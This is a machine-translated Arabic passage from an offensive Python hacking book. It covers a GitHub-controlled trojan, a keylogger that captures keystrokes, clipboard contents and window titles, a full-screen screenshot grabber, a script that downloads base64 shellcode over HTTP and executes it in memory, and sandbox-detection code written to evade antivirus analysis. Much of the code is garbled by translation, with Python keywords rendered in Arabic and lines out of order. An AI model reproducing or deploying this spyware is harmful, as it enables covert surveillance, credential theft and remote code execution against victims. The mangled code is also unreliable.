def module_runner(module):

result = sys.modules[module].run() task_queue.get()
task_queue.put(1)

#قم بتخزين النتيجة في مستودعنا
store_module_result(result)

يعود

#حلقة حصان طروادة الرئيسية
sys.meta_path = [GitImporter()]

بينما صحيح:
```

Machine Translated by Google

```
إذا كانت قائمة المهام فارغة:

    التكوين = get_trojan_config()

    لكل مهمة في الإعدادات: ((t = threading.Thread(target=module_runner,args=(task['module'],)) t.start() time.sleep(random.randint(1,10))

    time.sleep(random.randint(1000,10000))
```

نتأكد أولاً من إضافة مُستورد الوحدة النمطية المُخصصة قبل بدء الحلقة الرئيسية لتطبيقنا. الخطوة الأولى هي جلب ملف التكوين من المستودع ، ثم نبدأ تشغيل الوحدة النمطية في سلسلة عمليات مُستقلة .أثناء وجودنا في دالة ، module_runnerنستدعي ببساطة دالة التشغيل الخاصة بالوحدة النمطية لبدء تنفيذ التعليمات البرمجية. عند انتهاء التشغيل، نحصل على النتيجة كسلسلة نصية نقوم برفعها إلى المستودع .بعد ذلك، سيتوقف برنامج التجسس لفترة عشوائية في محاولة لإحباط أي تحليل لأنماط الشبكة. يمكنك بالطبع توليد حركة مرور كثيفة إلى Google.comأو أي مواقع أخرى لإخفاء وظيفة برنامج التجسس. والآن، لنجربه!

Machine Translated by Google

لنبدأ التجربة ! حسناً! لنقم بتجربة هذا الشيء من خلال تشغيله من سطر الأوامر.

تحذير

إذا كانت لديك معلومات حساسة في ملفات أو متغيرات بيئية، فتذكر أنه بدون مستودع خاص، ستُرفع هذه المعلومات إلى GitHub ليراها العالم أجمع. لا تقل إنني لم أحذرك -وبالطبع يمكنك استخدام بعض تقنيات التشفير من الفصل التاسع.

```
[*] python git_trojan.py$ تم العثور على الملف [*] abc.jsonمحاولة استرداد [*] dirlister
تم العثور على الملف [*] modules/dirlisterمحاولة استرداد [*] environmentتم العثور على
الملف [*] modules/environmentفي وحدة [*] dirlisterفي وحدة environment.
```

ممتاز. لقد اتصل بمستودعي، واسترجع ملف التكوين، وسحب الوحدتين اللتين قمنا بتعيينهما في ملف التكوين، وقام بتشغيلهما.

الآن، إذا عدت إلى سطر الأوامر من مجلد برنامج التجسس الخاص بك، فأدخل ما يلي:

```
$ git pull origin master من https://github.com/blackhatpythonbook/chapter7 -> FETCH_HEAD

يتقن *فرع
تحديث f4d9c1d..5225fdf
التقديم السريع
data/abc/29008.data | 1 + data/abc/44763.data | 1 + تم تغيير ملفين، إضافتان 0 ،(+)حذف (-)وضع الإنشاء
100644 data/abc/29008.data

إنشاء الوضع 100644 بيانات/abc/44763.data
```

رائع! لقد تحقق برنامج التجسس الخاص بنا من نتائج تشغيل وحدتينا البرمجيتين.

هناك العديد من التحسينات والتطويرات التي يمكنك إدخالها على هذه التقنية الأساسية للتحكم والسيطرة. يُعد تشفير جميع وحداتك، وإعداداتك، وبياناتك المُسرّبة بدايةً جيدة. كما يتطلب الأمر أتمتة إدارة البيانات المُنزّلة، وتحديث ملفات الإعدادات، ونشر برامج التجسس الجديدة، إذا كنت تنوي إصابة النظام على نطاق واسع. مع إضافة المزيد من الوظائف، ستحتاج أيضًا إلى تطوير طريقة تحميل بايثون للمكتبات الديناميكية والمُجمّعة. الآن، دعنا نعمل على إنشاء بعض مهام برامج التجسس المستقلة، وسأترك لك مهمة دمجها في برنامج التجسس الجديد الخاص بك على GitHub.

[14] المستودع الذي تستضيف فيه هذه المكتبة موجود هنا: https://github.com/copitux/python-github3/. —

[15] يمكنك الاطلاع على py2exe هنا: http://www.py2exe.org/. —

[16] يمكن العثور على شرح رائع لهذه العملية كتبه كارول كوتشمارسكي هنا: http://xion.org.pl/2012/05/06/hacking-python-imports/. —

Machine Translated by Google

الفصل الثامن: مهام الاختراق الشائعة على نظام ويندوز

عند نشر حصان طروادة، سترغب في تنفيذ بعض المهام الشائعة: تسجيل ضغطات المفاتيح، والتقاط لقطات شاشة، وتنفيذ شيفرة برمجية لتوفير جلسة تفاعلية لأدوات مثل CANVASأو .Metasploitيركز هذا الفصل على هذه المهام. سنختتم ببعض تقنيات الكشف عن بيئة الحماية المعزولة لتحديد ما إذا كنا نعمل ضمن بيئة معزولة لمكافحة الفيروسات أو التحليل الجنائي الرقمي. ستكون هذه الوحدات سهلة التعديل وستعمل ضمن إطار عمل حصان طروادة. في فصول لاحقة، سنستكشف هجمات "الرجل في المتصفح" وتقنيات تصعيد الامتيازات التي يمكنك نشرها مع حصان طروادة. لكل تقنية تحدياتها الخاصة واحتمالية اكتشافها من قِبل المستخدم النهائي أو برنامج مكافحة الفيروسات. أوصي بنمذجة هدفك بعناية بعد زرع حصان طروادة حتى تتمكن من اختبار الوحدات في بيئة معملية قبل تجربتها على هدف حقيقي. لنبدأ بإنشاء مسجل ضغطات مفاتيح بسيط.

Machine Translated by Google

تسجيل ضغطات المفاتيح للمتعة: يُعدّ تسجيل ضغطات المفاتيح من أقدم الحيل الأمنية، ولا يزال يُستخدم بمستويات متفاوتة من التخفي حتى اليوم. ولا يزال المهاجمون يستخدمونه لفعاليته الكبيرة في التقاط المعلومات الحساسة، مثل بيانات الاعتماد أو المحادثات.

تُمكّننا مكتبة بايثون الممتازة PyHook [17] من رصد جميع أحداث لوحة المفاتيح بسهولة. تستفيد هذه المكتبة من دالة Windows الأصلية SetWindowsHookEx، التي تسمح بتثبيت دالة مُعرّفة من قِبل المستخدم ليتم استدعاؤها عند وقوع أحداث معينة في نظام Windows. من خلال تسجيل خطاف لأحداث لوحة المفاتيح، نستطيع رصد جميع ضغطات المفاتيح التي يُصدرها النظام المستهدف. علاوة على ذلك، نريد معرفة العملية التي تُنفّذ عليها هذه الضغطات بدقة، حتى نتمكن من تحديد وقت إدخال أسماء المستخدمين أو كلمات المرور أو غيرها من المعلومات المفيدة. تتولى PyHook جميع البرمجة منخفضة المستوى، مما يترك لنا مهمة كتابة المنطق الأساسي لمسجل ضغطات المفاتيح. لنفتح ملف keylogger.py ونُضيف بعضًا من مكوناته الأساسية:

```
من ctypes استورد *استورد
pyHook استورد pythoncomاستورد
win32clipboard استورد

user32 = windll.user32
kernel32 = windll.kernel32
psapi = windll.psapi النافذة_الحالية =لا

get_current_process() دالة:

#الحصول على مؤشر إلى نافذة المقدمة user32.GetForegroundWindow()
hwnd =

#إيجاد مُعرّف العملية user32.GetWindowThreadProcessId(hwnd, byref(pid))
pid = c_ulong(0)

process_id = "%d" % pid.value #تخزين مُعرّف العملية الحالي

#استخراج الملف التنفيذي h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid) * 512)
executable = create_string_buffer("\x00"

psapi.GetModuleBaseNameA(h_process,None,byref(executable),512)

#الآن اقرأ عنوانها length = user32.GetWindowTextA(hwnd, byref(window_title),512) = create_string_buffer("\x00" * 512)
window_title

#اطبع العنوان إذا كنا في العملية الصحيحة

"[ PID: %s - %s - %s ]" % (process_id, executable.value, window_.اطبع
title.value) print

إغلاق المقابض
kernel32.CloseHandle(hwnd)
kernel32.CloseHandle(h_process)
```

حسنًا! لقد أضفنا بعض المتغيرات المساعدة ودالةً لالتقاط النافذة النشطة ومعرّف العملية المرتبطة بها. نستدعي أولًا الدالة GetForeGroundWindow، التي تُعيد مؤشرًا إلى النافذة النشطة على سطح مكتب الجهاز المستهدف. ثم نمرر هذا المؤشر إلى الدالة GetWindowThreadProcessId،

Machine Translated by Google

دالة لاسترجاع مُعرّف عملية النافذة. ثم نفتح العملية ،وباستخدام مُعرّف العملية الناتج، نجد اسم الملف التنفيذي للعملية. الخطوة الأخيرة هي استخراج النص الكامل لشريط عنوان النافذة باستخدام دالة GetWindowTextA. في نهاية دالة المساعدة، نعرض جميع المعلومات في عنوان مُنظّم بحيث يمكنك رؤية ضغطات المفاتيح المرتبطة بكل عملية ونافذة بوضوح. الآن، لنُضِف الجزء الأساسي من مُسجّل ضغطات المفاتيح لإكماله.

```
دالة OnKeyboardEvent(حدث):
    نافذة_الحالية_العالمية
    تحقق مما إذا كان الهدف قد غيّر النوافذ
    إذا كان اسم نافذة الحدث لا يساوي اسم النافذة الحالية: يتم تعيين النافذة
    الحالية إلى اسم نافذة الحدث، ثم يتم استدعاء الدالة get_current_process()
    #إذا ضغطوا على مفتاح قياسي (إذا كان event.Ascii > 32 و event.Ascii < 127):
        print chr(event.Ascii),
    آخر:
        #إذا [Ctrl-V]، احصل على القيمة الموجودة في الحافظة
        إذا كان مفتاح الحدث يساوي "V":
            win32clipboard.OpenClipboard() pasted_value = win32clipboard.GetClipboardData() win32clipboard.CloseClipboard()
            اطبع "[لصق]"، - %s" % (pasted_value)
    آخر:
        اطبع "[%s]" % event.Key,
    مرر التنفيذ إلى الخطاف التالي المسجل
    إرجاع صحيح
#إنشاء وتسجيل مدير الخطافات KeyStroke = kl.KeyDown
kl = pyHook.HookManager()

#سجل الخطاف ونفذه إلى الأبد
pythoncom.PumpMessages()
kl.HookKeyboard()
```

هذا كل ما تحتاجه! نُعرّف PyHook HookManager ثم نربط حدث KeyDown بدالة رد الاتصال KeyStroke المُعرّفة من قِبل المستخدم . بعد ذلك، نُوجّه PyHook لربط جميع ضغطات المفاتيح ومتابعة التنفيذ. عندما يضغط المستخدم على أي مفتاح في لوحة المفاتيح، يتم استدعاء دالة KeyStroke مع كائن حدث كمعامل وحيد. أول ما نفعله هو التحقق مما إذا كان المستخدم قد غيّر النافذة ،وإذا كان الأمر كذلك، نحصل على اسم النافذة الجديدة ومعلومات العملية. ثم ننظر إلى ضغطة المفتاح التي تم إصدارها ،وإذا كانت تقع ضمن نطاق ASCII القابل للطباعة، فإننا نطبعها ببساطة. إذا كانت مفتاح تعديل (مثل مفاتيح SHIFT أو CTRL أو ALT) أو أي مفتاح غير قياسي آخر، فإننا نحصل على اسم المفتاح من كائن الحدث. نتحقق أيضًا مما إذا كان المستخدم يقوم بعملية لصق ،وإذا كان الأمر كذلك، فإننا نعرض محتويات الحافظة. تُنهي دالة الاستدعاء عملها بإرجاع القيمة True للسماح للخطاف التالي في السلسلة -إن وُجد -بمعالجة الحدث. فلنجربها!

Machine Translated by Google

اختبار البرنامج: من السهل اختبار برنامج تسجيل ضغطات المفاتيح . ما عليك سوى تشغيله، ثم البدء باستخدام نظام ويندوز بشكل طبيعي. جرّب استخدام متصفح الإنترنت، أو الآلة الحاسبة، أو أي تطبيق آخر، واطلع على النتائج في نافذة الأوامر. قد تبدو المخرجات أدناه غير منتظمة بعض الشيء، وهذا يعود فقط إلى تنسيق الكتاب.

```
C:\>python keylogger-hook.py

- cmd.exe - C:\WINDOWS\system32\cmd.exe - c:\Python27\python.exe key logger-hook.py ]
                                                                    [ PID: 3836

امتحان

                                                [ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ]

www  .                                                [بدون تنسيق]عودة

- cmd.exe - C:\WINDOWS\system32\cmd.exe - c:\Python27\python.exe keylogger-hook.py ]
                                                                    [ PID: 3836

ر [لوين]

[إرجاع]calc  [ تشغيل[ PID: 1944 - Explorer.EXE -

                                        [ PID: 2848 - calc.exe - Calculator ]

 [Lshift] + 1 =
```

كما ترون، كتبتُ كلمة "اختبار" في النافذة الرئيسية حيث تم تشغيل برنامج تسجيل ضغطات المفاتيح. ثم فتحتُ متصفح إنترنت إكسبلورر، وتصفحتُ موقع www.nostarch.com. وشغّلنا بعض التطبيقات الأخرى. يمكننا الآن أن نقول بثقة أن برنامج تسجيل ضغطات المفاتيح الخاص بنا يُمكن إضافته إلى مجموعة حيلنا في اختراق الأنظمة! لننتقل الآن إلى التقاط لقطات الشاشة.

Machine Translated by Google

التقاط لقطات الشاشة: تتضمن معظم برامج الاختراق وأطر اختبار الاختراق إمكانية التقاط لقطات شاشة من الهدف البعيد. يساعد ذلك في التقاط الصور، وإطارات الفيديو، أو غيرها من البيانات الحساسة التي قد لا تظهر عند استخدام برامج التقاط الحزم أو برامج تسجيل ضغطات المفاتيح. لحسن الحظ، يمكننا استخدام حزمة PyWin32(انظر قسم تثبيت المتطلبات الأساسية) لإجراء استدعاءات مباشرة لواجهة برمجة تطبيقات Windowsللحصول على هذه اللقطات.

يستخدم برنامج التقاط الشاشة واجهة جهاز الرسومات (GDI)الخاصة بنظام ويندوز لتحديد الخصائص اللازمة، مثل حجم الشاشة الكلي، والتقاط الصورة. بعض برامج التقاط الشاشة تلتقط صورة للنافذة أو التطبيق النشط فقط، ولكننا في حالتنا نريد الشاشة بأكملها. لنبدأ. افتح ملف screenshotter.py وأضف الكود التالي:

```
استيراد win32guiاستيراد
win32con استيراد win32ui
استيراد win32api

#أمسك بمقبض نافذة سطح المكتب الرئيسية
 hdesktop = win32gui.GetDesktopWindow()

#تحديد حجم جميع الشاشات بالبكسل  العرض= win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN) الارتفاع=
اليسار= win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
الأعلى= win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
= win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

#إنشاء سياق الجهاز
 desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)

#إنشاء سياق جهاز قائم على الذاكرة
 mem_dc = img_dc.CreateCompatibleDC()

 screenshot = win32ui.CreateBitmap() #إنشاء كائن صورة نقطية

screenshot.CreateCompatibleBitmap(img_dc, width, height) mem_dc.SelectObject(screenshot)

لنسخ الشاشة إلى سياق جهاز الذاكرة الخاص بنا
 mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)

#  حفظ الصورة النقطية في ملف
screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')

win32gui.DeleteObject(screenshot.GetHandle()) #تحرير الكائنات
mem_dc.DeleteDC()
```

دعونا نراجع وظيفة هذا البرنامج النصي الصغير. أولًا، نحصل على مؤشر لسطح المكتب بالكامل ،والذي يشمل كامل المساحة المرئية عبر الشاشات المتعددة. ثم نحدد حجم الشاشة (الشاشات) لنعرف الأبعاد المطلوبة للقطة الشاشة. نُنشئ سياق جهاز [18]باستخدام استدعاء الدالة GetWindowDCونمرر مؤشرًا لسطح المكتب. بعد ذلك، نحتاج إلى إنشاء سياق جهاز قائم على الذاكرة حيث سنخزن الصورة الملتقطة حتى نخزن بايتات الصورة النقطية في ملف. ثم نُنشئ كائن صورة نقطية ونُعيّنه لسياق جهاز سطح المكتب. بعد ذلك، يُعيّن استدعاء SelectObjectسياق الجهاز القائم على الذاكرة ليشير إلى كائن الصورة النقطية الذي نلتقطه. نستخدم الدالة BitBltلأخذ نسخة طبق الأصل من صورة سطح المكتب وتخزينها في السياق القائم على الذاكرة. يمكن اعتبار هذا بمثابة استدعاء memcpyلكائنات GDI. الخطوة الأخيرة هي حفظ هذه الصورة على القرص . هذا البرنامج النصي سهل الاختبار: ما عليك سوى تشغيله من سطر الأوامر والتحقق من وجود ملف screenshot.bmpفي المجلد C:\WINDOWS\Temp . لننتقل إلى

Machine Translated by Google

تنفيذ السيفرة الحبيبة.

Machine Translated by Google
تنفيذ شيفرة برمجية باستخدام بايثون: قد تحتاج في وقت ما إلى التفاعل مع أحد الأجهزة المستهدفة، أو استخدام وحدة استغلال جديدة من إطار عمل اختبار الاختراق أو الاستغلال المفضل لديك. يتطلب هذا عادةً -وإن لم يكن دائمًا -نوعًا من تنفيذ الشيفرة البرمجية. لتنفيذ شيفرة برمجية خام، نحتاج ببساطة إلى إنشاء مخزن مؤقت في الذاكرة، وباستخدام وحدة ctypes ، إنشاء مؤشر دالة إلى تلك الذاكرة واستدعاء الدالة. في حالتنا، سنستخدم urllib2 لجلب الشيفرة البرمجية من خادم ويب بتنسيق base64 ثم تنفيذها. لنبدأ! افتح ملف shell_exec.py وأدخل الكود التالي:

```
استيراد urllib2 استيراد ctypes # استرجاع الشيفرة الخبيثة من خادم الويب الخاص بنا
base64

url = "http://localhost:8000/shellcode.bin" response = urllib2.urlopen(url)

#فك تشفير الشفرة الخبيثة من base64
shellcode = base64.b64decode(response.read())

#إنشاء مخزن مؤقت في الذاكرة
shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

#أنشئ مؤشر دالة إلى شفرة shellcode الخاصة بنا
shellcode_func = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE
(ctypes.c_void_p))

لا تتصل بشفرتنا البرمجية
shellcode_func()
```

أليس هذا رائعًا؟ نبدأ باسترجاع شيفرة الاستغلال المشفرة بنظام base64 من خادم الويب .ثم نُخصص مخزنًا مؤقتًا لحفظ شيفرة الاستغلال بعد فك تشفيرها. تُمكّننا دالة التحويل في مكتبة ctypes من تحويل المخزن المؤقت ليعمل كمؤشر دالة ،ما يسمح لنا باستدعاء شيفرة الاستغلال كما نستدعي أي دالة بايثون عادية. نُنهي العملية باستدعاء مؤشر الدالة، ما يؤدي إلى تنفيذ شيفرة الاستغلال .

Machine Translated by Google

اختبار الاختراق: يمكنك كتابة بعض أكواد الاختراق يدويًا أو استخدام إطار عمل اختبار الاختراق المفضل لديك مثل CANVASأو Metasploit [19]
لإنشائها تلقائيًا. في حالتي، اخترتُ كود استغلال ثغرات Windows x86 لـ CANVAS. احفظ كود الاختراق الخام (وليس مخزن السلسلة النصية!) في
المسار / tmp/shellcode.raw على جهازك الذي يعمل بنظام Linux، ثم شغّل الأمر التالي:

```
-i shellcode.raw > shellcode.bin justin$ python -m SimpleHTTPServer
justin$ base64 خدمة HTTP على 0.0.0.0 المنفذ ... 8000
```

قمنا ببساطة بتشفير الشيفرة الخبيثة باستخدام ترميز Base64 عبر سطر أوامر لينكس القياسي. تعتمد الحيلة التالية على استخدام وحدة
SimpleHTTPServer للتعامل مع مجلد العمل الحالي (في حالتنا، / tmp/) كجذر للموقع. سيتم تلبية أي طلبات للملفات تلقائيًا. الآن، ضع ملف
shell_exec.py في جهازك الظاهري الذي يعمل بنظام ويندوز وقم بتشغيله. يجب أن ترى ما يلي في طرفية لينكس:

```
2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 - /يناير192.168.112.130 - - [12/
```

يشير هذا إلى أن برنامجك النصي قد استرجع الشيفرة الخبيثة من خادم الويب البسيط الذي قمت بإعداده باستخدام وحدة SimpleHTTPServer . إذا
سارت الأمور على ما يرام، فستتلقى اتصالاً بإطار عملك، وستتمكن من فتح calc.exe، أو عرض مربع رسالة، أو أيًا كان الغرض من الشيفرة الخبيثة.

Machine Translated by Google

الكشف عن بيئة الاختبار المعزولة

تستخدم حلول مكافحة الفيروسات بشكل متزايد نوعًا من العزل (Sandboxing)لتحديد سلوك البرامج الضارة المشبوهة. وسواءً كان هذا العزل يعمل على محيط الشبكة، وهو ما يزداد شيوعًا، أو على الجهاز المستهدف نفسه، يجب علينا بذل قصارى جهدنا لتجنب كشف أي حماية موجودة على شبكة الهدف. يمكننا استخدام بعض المؤشرات لمحاولة تحديد ما إذا كان برنامج التجسس يعمل داخل بيئة معزولة. سنراقب الجهاز المستهدف بحثًا عن مدخلات المستخدم الأخيرة، بما في ذلك ضغطات المفاتيح ونقرات الماوس.

بعد ذلك، سنضيف بعض الذكاء الأساسي للبحث عن ضغطات المفاتيح، ونقرات الماوس، والنقرات المزدوجة. سيحاول برنامجنا أيضًا تحديد ما إذا كان مُشغّل بيئة الحماية يُرسل مدخلات بشكل متكرر (أي، سلسلة سريعة مشبوهة من نقرات الماوس المتواصلة) وذلك لمحاولة الاستجابة لأساليب الكشف الأولية عن بيئات الحماية. سنقارن آخر مرة تفاعل فيها المستخدم مع الجهاز بمدة تشغيله، مما سيعطينا فكرة جيدة عما إذا كنا داخل بيئة حماية أم لا. عادةً ما يكون للجهاز العديد من التفاعلات خلال اليوم منذ تشغيله، بينما لا تشهد بيئة الحماية عادةً أي تفاعل من المستخدم لأنها تُستخدم عادةً كتقنية تحليل آلي للبرمجيات الخبيثة.

يمكننا بعد ذلك تحديد ما إذا كنا نرغب في مواصلة التنفيذ أم لا. لنبدأ العمل على بعض أكواد الكشف عن بيئة الحماية. افتح ملف sandbox_detect.pyوأضف الكود التالي:

```
استيراد ctypesاستيراد
randomاستيراد time
استيراد sys


ctypes.windll.user32 kernel32 = ctypes.windll.kernel32
                                user32 =

                                = 0
ضغطات المفاتيح، نقرات          = 0
الماوس، النقر المزدوج           = 0
```

هذه هي المتغيرات الرئيسية التي سنستخدمها لتتبع إجمالي عدد نقرات الماوس، والنقرات المزدوجة، وضغطات المفاتيح. لاحقًا، سننظر أيضًا في توقيت أحداث الماوس. الآن، لننشئ ونختبر بعض التعليمات البرمجية لاكتشاف مدة تشغيل النظام والمدة الزمنية منذ آخر إدخال للمستخدم. أضف الدالة التالية إلى برنامج sandbox_detect.pyالخاص بك :

```
                class LASTINPUTINFO(ctypes.Structure):
_fields_ = [("cbSize", ctypes.c_uint), ("dwTime", ctypes.c_ulong) ]


            دالة :get_last_input()

struct_lastinputinfo = LASTINPUTINFO()  struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

 user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo)) #الحصول على آخر إدخال مسجل

                #الآن حدد المدة التي كان الجهاز يعمل فيها
                وقت التشغيل (kernel32.GetTickCount() =

الوقت المنقضي =وقت التشغيل -وقت آخر إدخال في بنية struct_lastinputinfo.dwTime

اطبع [*]"لقد مرّت d%%مللي ثانية منذ آخر حدث إدخال." %المدة المنقضية
```

Machine Translated by Google
العودة المنقضية

#رمز الاختبار، قم بإزالة ما يلي هذه الفقرة!
بينما صحيح: احصل على آخر إدخال() انتظر
لمدة ثانية واحدة

نُعرّف بنية LASTINPUTINFO التي ستحتوي على الطابع الزمني (بالمللي ثانية) لآخر حدث إدخال تم رصده على النظام. يُرجى ملاحظة أنه يجب عليك تهيئة المتغير cbSize بحجم البنية قبل استدعاء الدالة. ثم نستدعي الدالة GetLastInputInfo، التي تُملأ حقل struct_lastinputinfo.dwTime بالطابع الزمني. الخطوة التالية هي تحديد مدة تشغيل النظام باستخدام استدعاء الدالة GetTickCount. الجزء الأخير من الكود هو كود اختبار بسيط حيث يمكنك تشغيل البرنامج النصي ثم تحريك الماوس، أو الضغط على مفتاح في لوحة المفاتيح، ومشاهدة هذا الجزء الجديد من الكود أثناء العمل.

سنحدد عتبات قيم إدخال المستخدم هذه لاحقًا. لكن تجدر الإشارة أولًا إلى أن إجمالي وقت تشغيل النظام وآخر حدث إدخال مستخدم مُكتشف قد يكونان مهمين أيضًا لطريقة زرعك للبرمجيات الخبيثة. على سبيل المثال، إذا كنت تعلم أنك تزرع البرمجيات الخبيثة باستخدام أسلوب التصيد الاحتيالي فقط، فمن المرجح أن المستخدم قد نقر أو قام بعملية ما ليصاب بالعدوى. هذا يعني أنك سترى إدخالًا من المستخدم خلال الدقيقة أو الدقيقتين الأخيرتين. إذا لاحظتَ، لسبب ما، أن الجهاز يعمل منذ 10دقائق وأن آخر إدخال مُكتشف كان قبل 10دقائق، فمن المرجح أنك داخل بيئة معزولة لم تُعالج أي إدخال من المستخدم. تُعد هذه التقديرات جزءًا من تصميم حصان طروادة جيد يعمل باستمرار.

يمكن استخدام هذه التقنية نفسها لاستطلاع النظام لمعرفة ما إذا كان المستخدم غير نشط أم لا، إذ قد ترغب في بدء التقاط لقطات الشاشة فقط عندما يكون المستخدم نشطًا على الجهاز، وبالمثل، قد ترغب في نقل البيانات أو تنفيذ مهام أخرى فقط عندما يبدو المستخدم غير متصل بالإنترنت. يمكنك أيضًا، على سبيل المثال، تحليل سلوك المستخدم بمرور الوقت لتحديد الأيام والساعات التي يكون فيها متصلًا بالإنترنت عادةً.

لنحذف الأسطر الثلاثة الأخيرة من كود الاختبار، ولنضف بعض الأكواد الإضافية لفحص ضغطات المفاتيح ونقرات الماوس. سنستخدم هذه المرة حلاً باستخدام مكتبة ctypes فقط بدلاً من طريقة PyHook. يمكنك استخدام PyHook لهذا الغرض بسهولة، ولكن من المفيد دائمًا امتلاك بعض الحيل المختلفة، حيث أن لكل برنامج مكافحة فيروسات وتقنية حماية من الفيروسات أساليبها الخاصة في كشف هذه الحيل.

هيا بنا نبدأ البرمجة:

دالة :get_key_press()

نقرات الماوس العامة ضغطات المفاتيح العامة

for i in range(0,0xff):
إذا كانت قيمة user32.GetAsyncKeyState(i) تساوي :32767-

0x1 #هو رمز النقر بزر الفأرة الأيسر
إذا كانت قيمة اتساوي :0x1

time.time() elif i > 32 and i < 127:
mouse_clicks += 1 return

ضغطات المفاتيح 1 =+
لا شيء

تُخبرنا هذه الدالة البسيطة بعدد نقرات الماوس، ووقت كل نقرة، بالإضافة إلى عدد ضغطات المفاتيح التي أصدرها المستخدم المستهدف. وتعمل هذه الدالة من خلال المرور على نطاق مفاتيح الإدخال الصالحة ؛لكل مفتاح، نتحقق مما إذا كان قد تم الضغط عليه باستخدام استدعاء الدالة GetAsyncKeyState إذا تم اكتشاف ضغط المفتاح، نتحقق مما إذا كان 0x1، وهو رمز المفتاح الافتراضي لـ

Machine Translated by Google

نقرة زر الفأرة الأيسر. نزيد العدد الإجمالي لنقرات الفأرة ونعيد العدد الحالي.

نستخدم الطابع الزمني لنتمكن من إجراء حسابات التوقيت لاحقًا. كما نتحقق أيضًا من وجود رموز .ASCII
عدد ضغطات المفاتيح على لوحة المفاتيح ،وإذا كان الأمر كذلك، فإننا ببساطة نزيد العدد الإجمالي لضغطات المفاتيح
تم الكشف. الآن دعونا نجمع نتائج هذه الوظائف في حلقة الكشف الأساسية الخاصة بنا عن بيئة الاختبار المعزولة.
أضف الكود التالي إلى ملف :sandbox_detect.py

```
def detect_sandbox():

    نقرات الماوس العالمية
    ضغطات المفاتيح العالمية

    max_keystrokes = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)

    double_clicks max_double_clicks double_click_threshold = 0.250 # بالثواني
    = 10

    النقر المزدوج الأول =لا شيء

    = 0

    متوسط وقت استخدام الماوس الحد الأقصى لعتبة الإدخال
    بالمللي ثانية =30000

    previous_timestamp = None
    detection_complete = False

    last_input = get_last_input()

    #إذا وصلنا إلى الحد الأقصى فلننسحب
    إذا كان الإدخال الأخير أكبر من أو يساوي الحد الأقصى للإدخال:
        sys.exit(0)

    بينما لم يكتمل الكشف:

        keypress_time = get_key_press()

        إذا لم يكن وقت الضغط على المفتاح فارغًا ولم يكن الطابع الزمني السابق فارغًا:

            #حساب الوقت بين النقرات المزدوجة
            الوقت المنقضي =وقت الضغط على المفتاح -الطابع الزمني السابق

            #قام المستخدم بالنقر المزدوج
            إذا كان الوقت المنقضي أقل من أو يساوي عتبة النقر المزدوج:
                double_clicks += 1

            إذا كانت قيمة first_double_clickهي :None

                #احصل على الطابع الزمني لأول نقرة مزدوجة
                first_double_click = time.time()

            آخر:

                إذا كان عدد النقرات المزدوجة يساوي الحد الأقصى لعدد النقرات المزدوجة:
                إذا كان وقت الضغط على المفتاح -أول نقرة مزدوجة =<(الحد الأقصى للنقرات المزدوجة *عتبة
                النقر المزدوج):
                    sys.exit(0)

                #يسعدنا وجود مدخلات كافية من المستخدمين
                إذا كانت ضغطات المفاتيح >= max_keystrokes و_. >= max_
                double_clicks and mouse_clicks >= max_mouse_clicks:

                    يعود

            الطابع الزمني السابق =وقت الضغط على المفتاح

        elif keypress_time is not None:
            الطابع الزمني السابق =وقت الضغط على المفتاح
```

Machine Translated by Google
Machine Translated by Google
"نحن بخير!"

حسنًا. انتبه للمسافة البادئة في كتل التعليمات البرمجية أعلاه! نبدأ بتعريف بعض المتغيرات لتتبع توقيت نقرات الماوس، وبعض العتبات المتعلقة بعدد ضغطات المفاتيح أو نقرات الماوس التي نرضى بها قبل اعتبارنا نجري اختبارًا خارج بيئة الاختبار المعزولة. نقوم بتغيير هذه العتبات عشوائيًا مع كل تشغيل، ولكن يمكنك بالطبع تحديد عتبات خاصة بك بناءً على اختباراتك.

ثم نسترجع الوقت المنقضي منذ تسجيل أي نوع من مدخلات المستخدم على النظام، وإذا شعرنا أن الوقت قد طال جدًا منذ آخر مرة رصدنا فيها مدخلات (بناءً على كيفية حدوث الإصابة كما ذكرنا سابقًا)، فإننا نتوقف ويموت حصان طروادة. بدلًا من الموت هنا، يمكنك أيضًا اختيار القيام ببعض الأنشطة غير الضارة مثل قراءة مفاتيح التسجيل العشوائية أو فحص الملفات. بعد اجتياز هذا الفحص الأولي، ننتقل إلى حلقة الكشف الأساسية عن ضغطات المفاتيح ونقرات الماوس.

نتحقق أولاً من ضغطات المفاتيح أو نقرات الماوس ،ونعلم أنه إذا أعادت الدالة قيمة، فهي تمثل الطابع الزمني لحدوث نقرة الماوس. بعد ذلك، نحسب الوقت المنقضي بين نقرات الماوس ،ثم نقارنه بالعتبة المحددة لتحديد ما إذا كانت نقرة مزدوجة.

إلى جانب اكتشاف النقر المزدوج، نبحث فيما إذا كان مُشغِّل بيئة الحماية يُرسل أحداث النقر إلى بيئة الحماية في محاولةٍ لخداع تقنيات اكتشافها. على سبيل المثال، سيكون من الغريب رؤية 100نقرة مزدوجة متتالية أثناء الاستخدام العادي للحاسوب. إذا تم الوصول إلى الحد الأقصى لعدد النقرات المزدوجة وحدثت بتتابع سريع ،نتوقف. خطوتنا الأخيرة هي التحقق مما إذا كنا قد اجتزنا جميع الفحوصات ووصلنا إلى الحد الأقصى لعدد النقرات وضغطات المفاتيح والنقرات المزدوجة ؛إذا كان الأمر كذلك، نتوقف عن وظيفة اكتشاف بيئة الحماية.

